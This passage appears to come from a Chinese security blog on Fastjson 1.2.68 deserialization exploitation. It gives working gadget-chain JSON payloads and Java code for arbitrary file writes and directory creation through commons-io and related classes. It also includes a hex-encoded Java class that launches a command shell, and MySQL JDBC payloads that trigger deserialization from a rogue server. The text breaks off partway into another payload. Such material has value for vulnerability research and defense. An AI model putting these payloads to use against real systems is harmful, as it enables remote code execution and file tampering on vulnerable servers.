"inputStream":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
}
}

解析特性

payload里面有这样一段json比较特殊:

1
"charSequence":{"@type":"java.lang.String""aaaaaa"

第一个特殊点,为什么不直接写:

1
"charSequence": "aaa"

这里报错的原因是,fastjson把charSequence当作接口,默认作为Java Bean处理。而 “aaa” 会被当作基础的字符串,两者类型不匹配。

第二个特殊点,为什么能够直接在String后面写 “aaaa”。

上面报错了以后,我把payload改成了:

1
"charSequence":{"@type":"java.lang.String", "original":"aaaaaa"}

img

想调用String的构造函数,不过还是报错。


用正确的payload,跟进调试一下,最终发现是在这里截取。

img

然后在StringCodec中正式取出:

img

在调试中发现,String后面不能跟逗号,不然一定报错。跟了逗号,token就会是逗号,那么StringCodec里就会进入上图中打断点的那行,最后进入到switch default中报错。

第三个特殊点,为什么最后少了一个 } 进行闭合,还能成功解析?

看一下AI的解释:

img

img

总得来说,记住有这么一种写法即可。

io3写文件(≈io1/io2)

su18发现的类似io1的链,和io1基本一样。
https://su18.org/post/fastjson-1.2.68/

io4写文件(支持二进制)

需要commons-io-2.2 aspectjtools-1.9.6 commons-codec-1.6。只能写入8kb整,二进制文件写入正常。

于blackhat上公开:

https://i.blackhat.com/USA21/Wednesday-Handouts/US-21-Xing-How-I-Used-a-JSON.pdf

https://yanghaoi.github.io/2024/08/18/fastjson-lou-dong-chang-jian-wa-jue-he-li-yong-fang-fa/#toc-heading-32

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
// ommons-io-2.2 aspectjtools-1.9.6 commons-codec-1.6
public static void writeIo4() throws IOException {
String json = "{\n" +
" \"@type\":\"java.lang.AutoCloseable\",\n" +
" \"@type\":\"org.apache.commons.io.input.BOMInputStream\",\n" +
" \"delegate\":{\n" +
" \"@type\":\"org.apache.commons.io.input.TeeInputStream\",\n" +
" \"input\":{\n" +
" \"@type\": \"org.apache.commons.codec.binary.Base64InputStream\",\n" +
" \"in\":{\n" +
" \"@type\":\"org.apache.commons.io.input.CharSequenceInputStream\",\n" +
" \"charset\":\"utf-8\",\n" +
" \"bufferSize\": 1024,\n" +
" \"cs\":{\"@type\":\"java.lang.String\"\"%1$s\"\n" +
" },\n" +
" \"doEncode\":false,\n" +
" \"lineLength\":1024,\n" +
" \"lineSeparator\":\"5ZWKCg==\",\n" +
" \"decodingPolicy\":0\n" +
" },\n" +
" \"branch\":{\n" +
" \"@type\":\"org.eclipse.core.internal.localstore.SafeFileOutputStream\",\n" +
" \"targetPath\":\"%2$s\",\n" +
" \"append\":false,\n" +
" \"alwaysCreate\":true\n" +
" },\n" +
" \"closeBranch\":false\n" +
" },\n" +
" \"include\":true,\n" +
" \"boms\":[{\n" +
" \"@type\": \"org.apache.commons.io.ByteOrderMark\",\n" +
" \"charsetName\": \"UTF-8\",\n" +
" \"bytes\":%3$s\n" +
" }],\n" +
" \"x\":{\"$ref\":\"$.bOM\"}\n" +
"}";

// 要写入的文件
byte[] bytes = Files.readAllBytes(Paths.get("D:/flag.txt"));

//写文本时要填充数据
String content = new String(bytes, StandardCharsets.UTF_8);
for (int i=0; i<8192; i++){
content = content + "a";
}

byte[] bytesPadding = content.getBytes();
String base64Content = Base64.getEncoder().encodeToString(bytesPadding);
String path = "D:/1tmp/111.txt";

String format = String.format(json, base64Content, path, Arrays.toString(bytesPadding));
JSON.parse(format);
}

io5写文件/创建目录(io4换依赖,能写任意大小文件)

在io4的基础上,用anti依赖代替了aspectjtools。可以写8kb以上二进制文件。LockableFileWriter可以创建目录

https://mp.weixin.qq.com/s/WbYi7lPEvFg-vAUB4Nlvew

目录创建:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.output.WriterOutputStream",
"writer":{
"@type":"org.apache.commons.io.output.LockableFileWriter",
"file":"/etc/passwd", //一个存在的文件
"encoding":"UTF-8",
"append": true,
"lockDir":"/usr/lib/jvm/java-8-openjdk-amd64/jre/classes" //要创建的目录
},
"charset":"UTF-8",
"bufferSize": 8193,
"writeImmediately": true
}

任意文件写入:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
public static void writeIo5() throws IOException {
String json = "{\n" +
" \"@type\":\"java.lang.AutoCloseable\",\n" +
" \"@type\":\"org.apache.commons.io.input.BOMInputStream\",\n" +
" \"delegate\":{\n" +
" \"@type\":\"org.apache.commons.io.input.TeeInputStream\",\n" +
" \"input\":{\n" +
" \"@type\": \"org.apache.commons.codec.binary.Base64InputStream\",\n" +
" \"in\":{\n" +
" \"@type\":\"org.apache.commons.io.input.CharSequenceInputStream\",\n" +
" \"charset\":\"utf-8\",\n" +
" \"bufferSize\": 1024,\n" +
" \"cs\":{\"@type\":\"java.lang.String\"\"%1$s\"\n" +
" },\n" +
" \"doEncode\":false,\n" +
" \"lineLength\":1024,\n" +
" \"lineSeparator\":\"5ZWKCg==\",\n" +
" \"decodingPolicy\":0\n" +
" },\n" +
" \"branch\":{\n" +
//" \"@type\":\"org.eclipse.core.internal.localstore.SafeFileOutputStream\",\n" +
//" \"targetPath\":\"%2$s\"\n" +
" \"@type\":\"org.apache.tools.ant.util.LazyFileOutputStream\",\n" +
" \"file\":\"%2$s\",\n" +
" \"append\":false,\n" +
" \"alwaysCreate\":true\n" +
" },\n" +
" \"closeBranch\":false\n" +
" },\n" +
" \"include\":true,\n" +
" \"boms\":[{\n" +
" \"@type\": \"org.apache.commons.io.ByteOrderMark\",\n" +
" \"charsetName\": \"UTF-8\",\n" +
" \"bytes\":" +"%3$s\n" +
" }],\n" +
" \"x\":{\"$ref\":\"$.bOM\"}\n" +
"}";
byte[] bytes = Files.readAllBytes(Paths.get("D:\\flag.txt"));
String content = Base64.getEncoder().encodeToString(bytes);
String path = "D:/1tmp/111.txt";
String string = Arrays.toString(bytes);
String format = String.format(json, content, path, string);
JSON.parse(format);
}

io6

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
{
"a": {
"@type": "java.io.InputStream",
"@type": "org.apache.commons.io.input.AutoCloseInputStream",
"in": {
"@type": "org.apache.commons.io.input.TeeInputStream",
"input": {
"@type": "org.apache.commons.io.input.CharSequenceInputStream",
"cs": {
"@type": "java.lang.String"
"${shellcode}",
"charset": "iso-8859-1",
"bufferSize": ${size}
},
"branch": {
"@type": "org.apache.commons.io.output.WriterOutputStream",
"writer": {
"@type": "org.apache.commons.io.output.LockableFileWriter",
"file": "${file2write}",
"charset": "iso-8859-1",
"append": true
},
"charset": "iso-8859-1",
"bufferSize": 1024,
"writeImmediately": true
},
"closeBranch": true
}
},
"b": {
"@type": "java.io.InputStream",
"@type": "org.apache.commons.io.input.ReaderInputStream",
"reader": {
"@type": "org.apache.commons.io.input.XmlStreamReader",
"inputStream": {
"$ref": "$.a"
},
"httpContentType": "text/xml",
"lenient": false,
"defaultEncoding": "iso-8859-1"
},
"charsetName": "iso-8859-1",
"bufferSize": 1024
},
"c": {}
}

io7

https://mp.weixin.qq.com/s/7c_zi5Pv4a69IV0zzJo5Ww

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
{
"dd":{
"@type":"java.util.Currency",
"val":{
"currency":{
"w":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.BOMInputStream",
"delegate":{
"@type": "org.apache.commons.io.input.AutoCloseInputStream",
"in": {
"@type": "org.apache.commons.io.input.TeeInputStream",
"input": {
"@type": "org.apache.commons.io.input.CharSequenceInputStream",
"cs": {
"@type": "java.lang.String"
"\xff",
"charset": "iso-8859-1",
"bufferSize": 1
},
"branch": {
"@type": "org.apache.commons.io.output.WriterOutputStream",
"writer": {
"@type": "org.apache.commons.io.output.LockableFileWriter",
"file": "/tmp/1.jpg",
"encoding": "iso-8859-1",
"charset": "iso-8859-1",
"append": false
},
"charset":"iso-8859-1",
"charsetName":"iso-8859-1",
"bufferSize": 1024,
"writeImmediately": true
},
"closeBranch": true
}
},
"include":true,
"boms":[{
"@type": "org.apache.commons.io.ByteOrderMark",
"charsetName": "iso-8859-1",
"bytes":[0, 0,0]
}]
}
}
}
}
}

ioFinal


使用java-chains生成:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.BOMInputStream",
"delegate":{
"@type": "org.apache.commons.io.input.AutoCloseInputStream",
"in": {
"@type": "org.apache.commons.io.input.TeeInputStream",
"input": {
"@type": "org.apache.commons.io.input.ReaderInputStream",
"reader": {
"@type": "org.apache.commons.io.input.CharSequenceReader",
"charSequence": {
"@type": "java.lang.String"
"\xca\xfe\xba\xbe\x00\x00\x00\x32\x00\x41\x01\x00\x49\x6f\x72\x67\x2f\x61\x70\x61\x63\x68\x65\x2f\x62\x65\x61\x6e\x75\x74\x69\x6c\x73\x2f\x63\x6f\x79\x6f\x74\x65\x2f\x75\x74\x69\x6c\x2f\x52\x61\x77\x56\x61\x6c\x75\x65\x39\x38\x35\x32\x36\x34\x39\x66\x39\x36\x35\x62\x34\x35\x31\x66\x62\x38\x63\x39\x38\x66\x36\x35\x30\x62\x36\x30\x65\x31\x34\x34\x07\x00\x01\x01\x00\x10\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x4f\x62\x6a\x65\x63\x74\x07\x00\x03\x01\x00\x04\x62\x61\x73\x65\x01\x00\x12\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x01\x00\x03\x73\x65\x70\x01\x00\x03\x63\x6d\x64\x01\x00\x06\x3c\x69\x6e\x69\x74\x3e\x01\x00\x03\x28\x29\x56\x01\x00\x13\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x45\x78\x63\x65\x70\x74\x69\x6f\x6e\x07\x00\x0b\x0c\x00\x09\x00\x0a\x0a\x00\x04\x00\x0d\x01\x00\x07\x6f\x73\x2e\x6e\x61\x6d\x65\x08\x00\x0f\x01\x00\x10\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x79\x73\x74\x65\x6d\x07\x00\x11\x01\x00\x0b\x67\x65\x74\x50\x72\x6f\x70\x65\x72\x74\x79\x01\x00\x26\x28\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x29\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x0c\x00\x13\x00\x14\x0a\x00\x12\x00\x15\x01\x00\x10\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x07\x00\x17\x01\x00\x0b\x74\x6f\x4c\x6f\x77\x65\x72\x43\x61\x73\x65\x01\x00\x14\x28\x29\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x0c\x00\x19\x00\x1a\x0a\x00\x18\x00\x1b\x01\x00\x03\x77\x69\x6e\x08\x00\x1d\x01\x00\x08\x63\x6f\x6e\x74\x61\x69\x6e\x73\x01\x00\x1b\x28\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x43\x68\x61\x72\x53\x65\x71\x75\x65\x6e\x63\x65\x3b\x29\x5a\x0c\x00\x1f\x00\x20\x0a\x00\x18\x00\x21\x01\x00\x07\x63\x6d\x64\x2e\x65\x78\x65\x08\x00\x23\x0c\x00\x05\x00\x06\x09\x00\x02\x00\x25\x01\x00\x02\x2f\x63\x08\x00\x27\x0c\x00\x07\x00\x06\x09\x00\x02\x00\x29\x01\x00\x07\x2f\x62\x69\x6e\x2f\x73\x68\x08\x00\x2b\x01\x00\x02\x2d\x63\x08\x00\x2d\x0c\x00\x08\x00\x06\x09\x00\x02\x00\x2f\x01\x00\x18\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x50\x72\x6f\x63\x65\x73\x73\x42\x75\x69\x6c\x64\x65\x72\x07\x00\x31\x01\x00\x16\x28\x5b\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x29\x56\x0c\x00\x09\x00\x33\x0a\x00\x32\x00\x34\x01\x00\x05\x73\x74\x61\x72\x74\x01\x00\x15\x28\x29\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x50\x72\x6f\x63\x65\x73\x73\x3b\x0c\x00\x36\x00\x37\x0a\x00\x32\x00\x38\x01\x00\x08\x3c\x63\x6c\x69\x6e\x69\x74\x3e\x01\x00\x04\x63\x61\x6c\x63\x08\x00\x3b\x0a\x00\x02\x00\x0d\x01\x00\x04\x43\x6f\x64\x65\x01\x00\x0d\x53\x74\x61\x63\x6b\x4d\x61\x70\x54\x61\x62\x6c\x65\x0a\x00\x0c\x00\x0d\x00\x21\x00\x02\x00\x0c\x00\x00\x00\x03\x00\x09\x00\x05\x00\x06\x00\x00\x00\x09\x00\x07\x00\x06\x00\x00\x00\x09\x00\x08\x00\x06\x00\x00\x00\x02\x00\x01\x00\x09\x00\x0a\x00\x01\x00\x3e\x00\x00\x00\x84\x00\x04\x00\x02\x00\x00\x00\x53\x2a\xb7\x00\x40\x12\x10\xb8\x00\x16\xb6\x00\x1c\x12\x1e\xb6\x00\x22\x99\x00\x10\x12\x24\xb3\x00\x26\x12\x28\xb3\x00\x2a\xa7\x00\x0d\x12\x2c\xb3\x00\x26\x12\x2e\xb3\x00\x2a\x06\xbd\x00\x18\x59\x03\xb2\x00\x26\x53\x59\x04\xb2\x00\x2a\x53\x59\x05\xb2\x00\x30\x53\x4c\xbb\x00\x32\x59\x2b\xb7\x00\x35\xb6\x00\x39\x57\xa7\x00\x04\x4c\xb1\x00\x01\x00\x04\x00\x4e\x00\x51\x00\x0c\x00\x01\x00\x3f\x00\x00\x00\x17\x00\x04\xff\x00\x21\x00\x01\x07\x00\x02\x00\x00\x09\x65\x07\x00\x0c\xfc\x00\x00\x07\x00\x04\x00\x08\x00\x3a\x00\x0a\x00\x01\x00\x3e\x00\x00\x00\x1a\x00\x02\x00\x00\x00\x00\x00\x0e\x12\x3c\xb3\x00\x30\xbb\x00\x02\x59\xb7\x00\x3d\x57\xb1\x00\x00\x00\x00\x00\x00",
},
"encoder": "iso-8859-1",
"charset": "iso-8859-1",
"charsetName": "iso-8859-1",
"bufferSize": 1
},
"branch": {
"@type": "org.apache.commons.io.output.WriterOutputStream",
"writer": {
"@type": "org.apache.commons.io.output.LockableFileWriter",
"file": "D:/1tmp/111.txt",
"charset": "iso-8859-1",
"encoding": "iso-8859-1",
"lockDir": "/tmp/test/",
"append": false
},
"charset":"iso-8859-1",
"charsetName":"iso-8859-1",
"bufferSize": 1024,
"writeImmediately": true
},
"closeBranch": true
}
},
"include":true,
"boms":[{
"@type": "org.apache.commons.io.ByteOrderMark",
"charsetName": "iso-8859-1",
"bytes":[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
}],
"x":{"$ref":"$.bOM"}
}

MysqlJdbc

用到的关键类的分析:

mysql驱动协议之loadbalance和replication-CSDN博客

出网

5.1.1 ~ 5.1.48:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
{
"x1": {
"@type": "java.lang.AutoCloseable",
"@type": "com.mysql.jdbc.JDBC4Connection",
"hostToConnectTo": "127.0.0.1",
"portToConnectTo": 3308,
"info": {
"user": "d6e26c4",
"password": "pass",
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
"autoDeserialize": "true",
"NUM_HOSTS": "1"
},
"databaseToConnectTo": "test",
"url": ""
}
}

6.0.2/6.0.3:

1
2
3
4
5
6
7
8
9
10
11
{
"x1": {
"@type": "java.lang.AutoCloseable",
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection",
"proxy": {
"connectionString": {
"url": "jdbc:mysql://127.0.0.1:3308/test?user=d6e26c4&autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor"
}
}
}
}

<=8.0.19:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
{
